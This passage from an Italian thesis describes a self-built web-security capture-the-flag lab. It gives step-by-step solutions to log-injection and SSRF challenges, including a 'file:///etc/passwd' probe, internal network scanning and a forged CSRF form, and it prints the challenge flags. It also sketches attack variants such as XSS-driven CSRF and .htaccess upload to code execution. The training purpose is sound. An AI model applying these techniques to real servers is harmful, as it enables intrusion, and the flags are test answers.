Se l'attaccante inviasse la richiesta sopra riportata, il caricamento del file malevolo verrà eseguito con successo.



```
<span class='ok'>File caricato correttamente! Eccolo <a target='_blank' href='http://challenge08.gamebox:8088/uploads/F6nLg5iK9u3KMKzf8rwazrkBwr/exploit_ch8.php'>qui</a>.</span> </div>
```

Figure 4.77: URL del file caricato

Richiedendo la pagina caricata, verrà innescata l'esecuzione del codice presente al suo interno. Così facendo, l'attaccante potrà accedere alla flag.

**N3v3r\_Tru5t\_M1m3\_Typ3!**

Figure 4.78: Flag

## 4.9 Challenge 09: Log Injection

### 4.9.1 Introduzione

I file di log sono file presso cui vengono costantemente registrate informazioni riguardo errori, problemi o semplici eventi avvenuti durante il tempo di esecuzione di un dato processo, come ad esempio un web server. Tale attività di registrazione prende anche il nome di logging. Lo scopo di questi file è tenere traccia della cronologia di eventi, normali o anomali che siano, verificati nel corso del tempo. La loro utilità emerge, per esempio, nel momento in cui si verifica un attacco informatico e bisogna ricostruirne le corrispondenti dinamiche, oppure quando si verifica un malfunzionamento del server e bisogna ripristinare lo stato antecedente all'incidente. La sicurezza è un aspetto che riguarda anche il logging. Se i file di log non vengono gestiti e aggiornati correttamente, è possibile per un attaccante iniettare illecitamente dati fasulli al loro interno, provocando ciò che si chiama log injection.

Data la Top 10 OWASP, l'iniezione di testo arbitrario all'interno di file di log ricade nella categoria Security Logging and Monitoring Failures.

### 4.9.2 Configurazione della sfida

Questa sfida è costituita da un web server Apache ed un MySQL database server (si veda la figura [4.79](#)). Essi sono situati nella medesima sotto-rete virtuale, il primo in ascolto sulla porta Container 80, mappata sulla porta Host 8089, mentre il secondo in ascolto sulla porta Container 3306. L'unico host disponibile pubblicamente è il web server.




Figure 4.79: Configurazione della nona sfida

### 4.9.3 Configurazione della vulnerabilità

Lato server il log non è un file, ma è una stringa memorizzata all'interno di una variabile di sessione. In questo modo ogni client avrà il proprio log e gli utenti non interferiranno tra di loro. Tale variabile viene inizializzata nell'esatto momento in cui viene creata la sessione. Si veda il listato [35](#).

Il codice di elaborazione delle richieste di privilegio è riportato invece nel listato [36](#). L'assegnamento del privilegio avviene solo se all'interno del log è presente la stringa "*nome\_utente got the privilege.\n*" (riga 6), dove "*nome\_utente*" è il nome dell'utente che ha effettuato la richiesta. Alla riga 4 si evince come quest'ultima venga registrata sul log appena prima di essere elaborata.

### 4.9.4 Risoluzione della sfida

Nella nona sfida l'obiettivo dell'attaccante è quello di iniettare informazioni malevoli all'interno di un log gestito dal server, allo scopo di ottenere il privilegio. Detenere quest'ultimo significa avere accesso alla flag.

Figure 4.80: Schermata Iniziale

La sfida coinvolge un server che, a seguito di un ingente perdita di dati dovuta ad un attacco subito, ricorre alla consultazione di un file di log per riassegnare il privilegio agli utenti che l'hanno ingiustamente perso. Una volta effettuati la registrazione e il login, si visualizzerà un form da cui richiedere il privilegio.

The screenshot shows a web interface with a grey background. At the top, it says "Benvenuto!". Below that, a message states: "Solo coloro che detengono il privilegio possono accedere alla [flag](#)." In the center, there is a white rectangular box with a black border. Inside this box, the text "Richiedi Privilegio" is displayed in bold. Below this text is a small button labeled "Richiedi privilegio".

Figure 4.81: Form di richiesta del privilegio

Inizialmente esso verrà negato.

This screenshot is similar to the previous one, but it includes an additional message. Below the "Richiedi privilegio" button, the text "Privilegio non autorizzato." is displayed in red. The rest of the interface, including the "Benvenuto!" header and the message about the flag, remains the same.

Figure 4.82: Richiesta rifiutata

E' possibile notare un link che conduce alla pagina *flag.php*. Cliccandoci l'utente verrà informato di come non abbia il permesso di accedere alla flag.

**Cosa ci fai qua? Credi di poter conoscere la flag? Non credo proprio!**

Nella schermata iniziale è presente inoltre un link, sulla scritta "*log*", che indirizzerà l'utente alla pagina *log.php*, mostrando il contenuto del file di cui il server fa uso per tenere traccia di tutti gli eventi relativi agli assegnamenti dei privilegi.

```
[Log data after 26-02-2023]
admin asked for the privilege.
admin got the privilege.
nome_utente asked for the privilege.
```

Figure 4.83: Log

Come si nota il server avrà registrato la richiesta prima eseguita ("*nome\_utente asked for the privilege.\n*"). L'attaccante potrà facilmente intuire che il motivo per cui il privilegio è stato prima negato è perché all'interno del log non è presente la stringa "*nome\_utente got the privilege.\n*", la quale dovrà quindi essere iniettata. In questo modo, quando verrà effettuata di nuovo la richiesta, il server controllerà il file, si accerterà che la stringa sia presente e assegnerà il privilegio.

L'attaccante non sa di preciso come il server aggiorni il file di log, ma potrà facilmente presupporre prenda il

nome di un utente e lo concateni ad una stringa preimpostata, come mostrato nel listato [37](#).

Il punto di iniezione è rappresentato dal nome utente. Sarà pertanto necessario registrare un secondo utente il cui nome sia "*nome\_utente got the privilege.\n*". Ovviamente la sotto-stringa "*nome\_utente*" dovrà essere uguale al nome dell'utente con cui l'attaccante desidera ottenere il privilegio.

Inserire lo spazio ("*\s*") nel form HTML è immediato, ma non vale la stessa cosa per il carattere di *newline* "*\n*". Conviene usare un programma come *CURL* per attuare l'attacco. La schermata principale riportata sopra (figura [4.80](#)) avverte di come ogni sessione abbia il suo file di log e consiglia di incorporare in ogni fase dell'attacco il cookie di autenticazione. Ad ogni comando *CURL* dovrà quindi essere impostato il medesimo cookie di sessione, che l'attaccante potrà conoscere ispezionando i messaggi HTTP scambiati tra browser e server.

Il form di registrazione contiene i parametri *username* e *password* e utilizza POST come metodo HTTP.

```
<form action method="POST">
  <label for="username">Username:</label>
  <br>
  <input type="text" id="username" name="username" autocomplete="off" required>
  <br>
  <label for="password">Password:</label>
  <br>
  <input type="text" id="password" name="password" style="text-security:disc; -webkit-text-security:disc;" required>
  <br>
  <br>
  <input type="submit" value="Submit">
</form>
```

Figure 4.84: Codice HTML del form di registrazione

Il comando per la registrazione sarà quello definito nel listato [38](#).

Il form di login presenta i medesimi parametri del form di registrazione, come anche lo stesso metodo. Quindi l'accesso potrà essere effettuato con il comando del listato [39](#).

Il form di richiesta del privilegio contiene un unico parametro, *request*, impostato al valore "*Richiedi Privilegio*". Anche qui il metodo coinvolto è POST.

```
<form action method="POST">
  <input id="rqst_btn" type="submit" value="Richiedi privilegio" name="request">
</form>
```

Figure 4.85: Codice HTML del form di richiesta

L'attaccante, a questo punto, dovrà effettuare la richiesta, attuando finalmente l'iniezione. Il comando da eseguire sarà quello del listato [40](#).

Controllando il log sarà possibile notare che la stringa malevola è stata iniettata con successo.

```
[Log data after 26-02-2023]
admin asked for the privilege.
admin got the privilege.
nome_utente asked for the privilege.
nome_utente got the privilege.
asked for the privilege.
```

Figure 4.86: Iniezione eseguita con successo

Se infine l'attaccante accedesse come "*nome\_utente*" e richiedesse il privilegio, questo verrà assegnato.



Figure 4.87: Richiesta eseguita con successo

Recandosi poi alla pagina *flag.php* la flag verrà visualizzata.

**Flag: Fr0m\_Gr34t\_L0gs\_C0m3s\_Gr34t\_R3sp0ns4b1l1ty!**

Figure 4.88: Flag

## 4.10 Challenge 10: SSRF

### 4.10.1 Introduzione

Il Server-Side Request Forgery (o SSRF) è un tipo di attacco che permette di indurre un server ad eseguire richieste verso indirizzi indesiderati. La vulnerabilità presente alla base consiste nella possibilità da parte dell'attaccante di controllare gli indirizzi che il server utilizza per effettuare richieste verso risorse remote. Queste possono essere così dirottate verso il file system locale (tramite il protocollo *file*), host interni alla rete privata di cui il server fa parte o server malevoli gestiti dall'attaccante.

Data la Top 10 OWASP, gli attacchi di tipo SSRF ricadono nella categoria Server-Side Request Forgery (SSRF).

### 4.10.2 Configurazione della sfida

Questa sfida è costituita da due web server Apache, uno pubblico e uno privato, posti all'interno della medesima sotto-rete (10.0.10.0/24). (si veda la figura 4.89). Il web server pubblico (10.0.10.2) è in ascolto sulla porta Container 80, mappata sulla porta Host 8090, mentre quello privato (10.0.10.168) è in ascolto sulla porta Con-

tainer 80.




Figure 4.89: Configurazione della decima sfida

### 4.10.3 Configurazione della vulnerabilità

Nel listato [41](#) è riportato il codice tramite il quale il server pubblico effettua richieste HTTP per mezzo della libreria CURL. Il funzionamento è semplice: viene considerato l'URL definito dall'utente ed eseguita una richiesta verso quell'indirizzo. Gli unici protocolli ammessi sono HTTP e HTTPS (riga 7), il metodo predefinito è GET (riga 5) e l'intervallo di timeout oltre il quale considerare scaduta una richiesta in attesa di risposta è fissato a 5 secondi (riga 6).

Il web server privato, invece, non ha particolari funzionalità, dal momento che presenta una sola pagina, *flag.php*, contenente la flag della sfida.

Infine, non esistono protezioni specifiche che impediscano al web server pubblico di contattare quello privato sulla porta 80.

### 4.10.4 Risoluzione della sfida

Nella decima e ultima sfida l'obiettivo dell'attaccante è quello di eseguire un SSRF, al fine di estrapolare la flag dal web server nascosto di una rete privata.

Il screenshot mostra l'interfaccia web "Curl Online". In alto, il titolo "Curl Online" è in grassetto. Sotto, un testo informativo dice: "Il server in questione appartiene alla sottorete privata 10.0.10.0/24, di cui fa parte anche un altro web server in ascolto sulla porta 80. CURL ammette solo i protocolli HTTP e HTTPS, e utilizza GET come unico metodo. Trova la flag." Al centro, c'è un form con il titolo "Inserisci l'url desiderato!". All'interno del form, c'è un campo di input etichettato "Url:" e un pulsante "Submit" sottostante.

Figure 4.90: Schermata Principale

Il server permette di eseguire comandi CURL. Gli unici protocolli disponibili sono HTTP e HTTPS. Il metodo impiegato nei comandi è GET.

Se si provasse ad inserire un URL qualsiasi, purché valido, si visualizzerebbe nel frame predisposto la pagina richiesta.




Figure 4.91: Richiesta di una pagina qualsiasi

Un URL non valido causerebbe invece un messaggio d'errore.



Figure 4.92: URL non corretto

La prima cosa che un attaccante potrebbe fare è provare ad inserire l'URL "*file:///etc/passwd*", allo scopo di verificare la possibilità di leggere file locali come */etc/passwd*. Tuttavia, come previsto, il server informerà l'utente di come il protocollo *file* sia disabilitato.

**Inserisci l'url desiderato!**

Url:

**Protocol "file" not supported or disabled in libcurl**

Figure 4.93: Protocollo *file* disabilitato

La schermata principale fornisce un'informazione importante: il server appartiene alla sotto-rete privata 10.0.10.0/24, all'interno del quale si trova anche un web server privato in ascolto sulla porta 80. L'attaccante potrà quindi intuire che il suo obiettivo è quello di scoprire a quale indirizzo IP corrisponde questo web server. Quello che bisognerà fare sarà cercare di contattare tutti gli indirizzi IP presenti all'interno dello spazio di indirizzamento considerato e analizzare, per ciascuna richiesta inviata, la risposta ricevuta nel frame della pagina (si ricordi che un URL può riferirsi ad un determinato server non solo tramite il suo consueto nome di dominio, ma anche tramite il suo indirizzo IP). Si effettuerà ciò che si chiama *network scanning*, ovvero un'operazione di scansione degli indirizzi IP finalizzata alla scoperta degli host attivi in una data rete. Tale attività è normalmente accompagnata dal *port scanning*, ovvero una scansione delle porte su ciascun host scoperto, in modo tale da individuare porte aperte e raggiungibili. Siccome viene già riportato che l'host nascosto è in ascolto sulla porta 80, ciascun indirizzo IP verrà contattato su tale porta. Il *port scanning* risulterà pertanto inutile. Se un dato indirizzo IP è inesistente verrà mostrato un messaggio di irraggiungibilità (figura 4.94). Se invece esiste e la sua porta 80 è aperta verrà mostrata una tradizionale pagina web (qualsiasi sia il suo specifico contenuto).

**Inserisci l'url desiderato!**

Url:

**Failed to connect to 10.0.10.250 port 80: No route to host**

Figure 4.94: Indirizzo IP non raggiungibile (inesistente)

Tentare manualmente tutti i 254 indirizzi possibili è oneroso, pertanto l'ideale sarebbe quello di creare uno script che, in maniera automatica, provi tutti gli indirizzi dello spazio di indirizzamento della rete 10.0.10.0/24 fino a quando un messaggio diverso da quello riportato nella figura sopra non comparirà. Analizzando il form della pagina si deduce che l'URL proveniente dall'utente viene inviato al server tramite il parametro *url*, inserito all'interno di una richiesta POST indirizzata alla pagina stessa.



```
<form action method="POST">
  <label for="url">Url:</label>
  <br>
  <input type="text" id="url" name="url" autocomplete="off" required>
  <br>
  <input id="btn" type="submit" value="Submit"> == $0
</form>
```

Figure 4.95: Form di richiesta

Un esempio di script (scritto in Python) tramite cui attuare la scansione è illustrato nel listato [42](#). Eseguendolo si osserverà che l'invio dell'URL "http://10.0.10.168/" restituisce un risultato differente dal solito errore.

```
[+]Provo: http://10.0.10.175/
[+]Provo: http://10.0.10.174/
[+]Provo: http://10.0.10.173/
[+]Provo: http://10.0.10.172/
[+]Provo: http://10.0.10.171/
[+]Provo: http://10.0.10.170/
[+]Provo: http://10.0.10.169/
[+]Provo: http://10.0.10.168/
L'IP desiderato è: 10.0.10.168
```

Figure 4.96: Host individuato

The screenshot shows a web browser window with a light blue header bar containing the text "Inserisci l'url desiderato!". Below this is a form with a label "Url:" and a text input field containing "http://10.0.10.168/". A "Submit" button is located below the input field. The main content area of the browser shows a directory listing for "Index of /". The listing has columns for "Name", "Last modified", "Size", and "Description". There is one entry: a file named "flag.php" with a last modified date of "2023-02-16 18:47" and a size of "95". At the bottom of the listing, it says "Apache/2.4.54 (Debian) Server at 10.0.10.168 Port 80".

Figure 4.97: Pagina restituita dal web server privato

Si tratta di una pagina web vera e propria, da cui peraltro si potrà dedurre la struttura del *webtree* del server privato. Dato il contenuto della pagina erogata, ne consegue che per ottenere la flag basterà inserire nel form l'URL "http://10.0.10.168/flag.php".




**Inserisci l'url desiderato!**

Url:

**I\_4m\_Th3\_1\_Wh0\_Kn0ck5!**

Figure 4.98: Flag

Se lo script fosse partito dall'indirizzo 10.0.10.1 a salire, avrebbe riscontrato, in uno dei primi indirizzi, un messaggio diverso da quello di irraggiungibilità. Questo perché l'indirizzo in questione sarebbe stato quello del web server pubblico, il quale avrebbe restituito nel frame la pagina stessa della sfida.



**Inserisci l'url desiderato!**

Url:

**Curl Online**

**Il server in questione appartiene alla sottorete privata 10.0.10.0/24, di cui fa parte anche un altro web server in ascolto sulla porta 80. CURL ammette solo i protocolli HTTP e HTTPS, e utilizza GET come unico metodo. Trova la flag.**

**Inserisci l'url desiderato!**

Url:

Figure 4.99: Richiesta CURL effettuata verso il server pubblico stesso

Di fatto questo indirizzo IP (come anche 127.0.0.1 e simili) non avrebbe portato a nulla. Ne consegue che si sarebbe dovuto modificare lo script e far proseguire la ricerca su altri indirizzi.

Ogni sfida è uguale per ciascun utente. Definire varianti per ciascuna challenge renderebbe la Game Box un'esperienza più variegata, permettendo al singolo utente di risolvere la stessa sfida in modi diversi. Non tutte devono necessariamente essere della medesima difficoltà, è possibile esistano varianti più complicate di altre.

## 5.1 Varianti della prima sfida

L'elemento chiave affinché un CSRF vada a buon fine è l'invio involontario di una richiesta da parte dell'utente vittima. Per fare ciò è necessario che all'interno di una pagina web visitata dalla vittima stessa sia presente la richiesta forgiata. Ci sono diversi modi per fare ciò. Di seguito ne verranno riportati alcuni.

Il primo è quello di indurre l'utente vittima a visitare una pagina web controllata dall'attaccante e contenente la richiesta forgiata. Questa variante presuppone una configurazione poco sicura dei cookie, ovvero il parametro *SameSite* impostato a "None", altrimenti l'attacco non andrà a buon fine. E' il caso adottato nella prima sfida per come è stata già definita (prima variante).

Un secondo modo presuppone la presenza di una vulnerabilità ad XSS all'interno di una pagina web gestita dal server vittima. In questo modo il codice iniettato può forgiare dinamicamente la richiesta malevola e inviarla automaticamente. Potenzialmente chiunque visiti la pagina infettata potrebbe essere vittima dell'attacco. Tale casistica permetterebbe inoltre di evadere configurazioni sicure dei cookie come *SameSite=Lax* o *SameSite=Strict*, dal momento che la richiesta forgiata non proviene da un altro sito (contesto di terze parti), ma dal sito stesso (contesto di prime parti). Sfruttare un XSS per effettuare un CSRF potrebbe essere utile quando il furto di cookie tramite codice malevolo non risulta possibile (poiché ad esempio vi è il parametro *HttpOnly* attivato sui cookie), ma il server in questione è vulnerabile a CSRF. Per definire una seconda variante che implementi questo scenario si potrebbe considerare la prima sfida per come è stata già definita e:

- introdurre la possibilità di inviare commenti testuali (non sanitizzati) all'admin, in modo tale che l'utente deduca più facilmente il punto di iniezione del codice malevolo;
- modificare lo script Python che simula l'admin limitandolo a visitare la pagina infetta, senza che clicchi su alcun link;

- abilitare il parametro *HttpOnly* del cookie di sessione (già abilitato di default nella prima variante);
- impostare il parametro *SameSite* a "*Strict*", in modo tale che l'attaccante sia obbligato a scrivere uno script che invii la richiesta forgiata dall'interno della pagina vulnerabile, e non da una pagina di terze parti da lui/lei controllata (altrimenti questa variante potrebbe essere risolta come la prima).

Se il codice malevolo venisse iniettato con successo, basterà semplicemente che l'admin visiti la pagina infetta per attivare il CSRF.

Una terza variante, sulla falsa riga della seconda, potrebbe coinvolgere l'utilizzo di CSRF Token da parte del server. Rispetto alla seconda variante lo script iniettato non si deve limitare a forgiare la richiesta malevola, ma anche a rubare il CSRF Token senza il quale questa non sarebbe valida. L'attacco si articolerebbe perciò in due fasi:

- furto del CSRF Token, richiedendo ad esempio la pagina che lo contiene;
- invio della richiesta forgiata con il token incorporato.

## 5.2 Varianti della seconda sfida

Le varianti della seconda sfida potrebbero consistere nell'utilizzare una chiave segreta debole diversa per ciascun utente. Il server, ogniqualevolta che un dato utente si connette alla sfida, potrebbe selezionare casualmente una determinata chiave a partire da un file di chiavi deboli, memorizzarla in una variabile di sessione e usarla per creare, modificare e verificare il token utilizzato. Ciascun attaccante si ritroverebbe così a dover scoprire una chiave debole differente.

## 5.3 Varianti della terza sfida

Per quanto concerne la terza challenge, è possibile definire nuove varianti associando a ciascuna un proprio punto di iniezione (form differenti da quello di login, parametri di richieste GET, parametri di richieste POST, cookie, ecc.).

Dato che la sfida tratta di una Blind SQL Injection, altre varianti possono essere ottenute diversificando gli output che il server genera nel caso la query modificata dall'attaccante venga eseguita con successo o meno. In questo modo ogni attaccante si ritroverà a dover analizzare output differenti e scrivere un exploit specifico per la variante con cui si interfaccia.

## 5.4 Varianti della quarta sfida

La sfida proposta si basa su una configurazione in cui il proxy, in caso di presenza contemporanea degli header *Content-Length* e "*Transfer-Encoding: chunked*", effettua il parsing delle richieste HTTP sulla base del secondo, mentre il web server di back-end sulla base del primo. Si parla di una configurazione TE.CL. E' possibile definire una variante che poggia su una configurazione inversa, ovvero CL.TE., in cui il proxy predilige *Content-Length*, mentre il web server "*Transfer-Encoding: chunked*".

Altre varianti possono essere ottenute cambiando il tipo specifico di richiesta a cui far oltrepassare il proxy senza che questo se ne accorga. Così facendo ciascuna variante potrà essere risolta con un attacco differente.

## 5.5 Varianti della quinta sfida

Nella quinta sfida, per come è stata già definita, la XXE viene inserita all'interno di un file SVG caricato sul server. Il caricamento di file è solo uno dei tanti modi per indurre un server ad elaborare XXE.

Nuove varianti possono essere realizzate configurando client e server in modo tale che utilizzino l'XML come formato di scambio dei dati e assegnando a ciascuna un proprio punto di iniezione. Tale punto potrebbe consistere nel parametro di un URL, il campo di un form, il valore di un cookie, piuttosto che qualsiasi altro dato il server possa ricevere ed elaborare all'interno di un contenuto XML.

## 5.6 Varianti della sesta sfida

La sesta sfida si incentra sull'uso, da parte di un server, di software datato, non aggiornato e vulnerabile. Ogni eventuale variante potrebbe venire configurata in maniera tale che impieghi un proprio software (una libreria, una versione di Apache, una versione specifica di PHP piuttosto che un qualsiasi applicativo di terze parti utilizzato dal server per implementare le sue funzionalità) le cui vulnerabilità sono note pubblicamente e quindi facilmente sfruttabili.

## 5.7 Varianti della settima sfida

Questa sfida si basa sull'errata assunzione da parte di chi ha progettato e programmato il server circa l'immutabilità dei dati provenienti dal client. Nella sfida già definita il dato che si presupponeva imm modificabile era il cookie di autenticazione. E' possibile realizzare nuove varianti introducendo altri elementi, come ad esempio un parametro nascosto di un form, un dato generato dinamicamente da JavaScript, piuttosto che un header HTTP, erroneamente assunti immutabili.

## 5.8 Varianti dell'ottava sfida

Varianti dell'ottava sfida possono essere introdotte associando ad ognuna di esse un diverso tipo di file da caricare illecitamente. Queste potrebbero anche non coinvolgere un RCE, limitandosi a restituire la flag una volta che il file di estensione non permessa verrà caricato con successo.

Una variante particolare potrebbe riguardare un server la cui cartella di upload sia configurata in modo tale da disabilitare PHP, ma non l'interpretazione dei file *.htaccess*. L'attaccante dovrà trovare il modo di caricarvi all'interno un file di questo tipo, al fine di sovrascrivere le direttive presenti nel file di configurazione generale e abilitare l'esecuzione di PHP. A ciò seguirà il caricamento della pagina PHP malevola. Effettuando poi una richiesta a tale pagina il server verrà finalmente indotto ad eseguire il codice presente al suo interno (RCE). Ovviamente l'attacco dovrà essere effettuato sfruttando l'errato controllo sul MIME Type da parte del server.

Quest'ultimo sarà infatti tenuto a bloccare i caricamenti dei file *.htaccess* e PHP.

## 5.9 Varianti della nona sfida

Nuove varianti possono essere definite cambiando il tipo di evento registrato sul log, ad esempio riportando ogni tentativo di login, logout, registrazione, accesso ad una data pagina o invio di una specifica richiesta.

Altre varianti possono essere realizzate cambiando il tipo di input attraverso cui effettuare l'iniezione. Nella sfida già definita tale input era rappresentato dal nome utente. In altre varianti potrebbe consistere, ad esempio, in un header HTTP, un parametro di un URL, piuttosto che un semplice contenuto testuale proveniente dall'utente.

## 5.10 Varianti della decima sfida

Per effettuare attacchi di tipo SSRF non è obbligatorio che il server si aspetti un URL dal client. Ci sono vari modi per indurre un server ad effettuare richieste in rete.

Una variante particolare potrebbe consistere nell'eseguire un SSRF tramite XXE. A differenza della quinta sfida, le XXE che l'attaccante indurrà il server ad elaborare non faranno uso del protocollo *file*, ma di protocolli di rete come HTTP. In questo modo le richieste di caricamento non verranno effettuate sul filesystem locale, ma si tradurranno in richieste trasmesse sulla rete.

Un altro modo di effettuare un SSRF è sfruttando l'header *Referer*, presente nelle richieste HTTP. Questo header contiene l'URL della pagina web da cui la richiesta è stata effettuata. Esistono server che fanno uso di software di monitoraggio programmati appositamente per estrapolare il contenuto dell'header *Referer* da ciascuna richiesta ricevuta. Gli URL estrapolati vengono poi impiegati per permettere al software di visitare e analizzare i siti di provenienza delle richieste stesse. Una casistica di questo tipo potrebbe essere l'ideale per adottare una nuova variante. L'attaccante, infatti, modificando opportunamente il campo *Referer* all'interno delle richieste inviate al server, costringerebbe il software di monitoraggio a rivolgersi verso indirizzi indesiderati.

Al termine del lavoro svolto si è ottenuto una Game Box portatile (ovvero installabile su qualsiasi macchina supporti i software *Docker* e *Docker Compose*), scalabile (poichè offre la possibilità di introdurre nuove sfide indipendentemente da quelle già presenti) e open source. Il suo scopo è quello di essere utilizzata in qualsiasi contesto ci sia l'esigenza di mettere alla prova competenze di base riguardo la sicurezza delle applicazioni web. Il suo impiego potrà quindi riguardare un'azienda informatica, piuttosto che un corso di studio affine alla sicurezza. Il progetto sviluppato non deve necessariamente conoscere una fine. Esso può essere esteso con ulteriori sfide e nuove funzionalità, come ad esempio un motore di assegnamento delle varianti capace di attribuire a ciascun utente una sfida personalizzata.

L'unico obbiettivo posto inizialmente che non si è riusciti a rispettare, a causa dell'insufficiente tempo a disposizione, è stato quello inerente alla creazione delle varianti e del corrispondente motore di assegnamento. L'introduzione delle varianti è stata tuttavia discussa, a livello prettamente teorico, nel capitolo [5](#). Tutti gli altri obbiettivi sono stati raggiunti con successo.

Questo progetto mi ha dato l'opportunità di approfondire le mie conoscenze in merito alla sicurezza delle applicazioni web. Creare sfide di sicurezza mi ha permesso di adottare il punto di vista sia di chi attacca che di chi difende, inducendomi così a definire una panoramica più dettagliata circa le vulnerabilità e gli attacchi maggiormente diffusi oggi giorno.

Nozioni importanti sono state assunte anche in merito a linguaggi di programmazione come PHP e Python.

Degne di nota sono infine le capacità assunte, tramite Docker, nel contesto dell'*isolamento* (o *isolation*). Tali competenze risulteranno certamente utili ogniqualevolta mi troverò ad affrontare l'esigenza di contenere processi pericolosi, contenenti i cosiddetti "*unwanted bugs*", all'interno di ambienti isolati.

Introdurre accidentalmente una vulnerabilità all'interno di un sistema è più semplice di quanto si possa immaginare. Perfetto funzionamento non è sinonimo di sicurezza. Per quanto un software possa essere complesso, la più semplice e banale delle vulnerabilità potrebbe comunque avere ripercussioni gravissime su tutto l'ambiente di esecuzione. Un concetto molto importante che ho quindi tratto da questa esperienza è che *distuggere è più facile che costruire*, poichè non importa quanto tempo si investa sullo sviluppo di un'applicazione, una vulnerabilità potrà sempre compromettere l'intero lavoro svolto fino a quel momento.



## Appendice

### A.1 Codici Challenge 01

```
1  if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST['username']) &&
    ↳  isset($_POST['action'])) { //Controllo sul metodo HTTP utilizzato e sulla
    ↳  presenza dei parametri "username" e "action"
2      //...
3      //Elaborazione della richiesta di privilegio
4      //...
5  }
```

Listing 1: Elaborazione di una richiesta di privilegio

```
1  <html>
2  <body>
3  <form id="myForm" action="https://challenge01.gamebox:8081/profile.php"
4  method="POST">
5  <input name="username" value="nome_utente">
6  <input name="action" value="in">
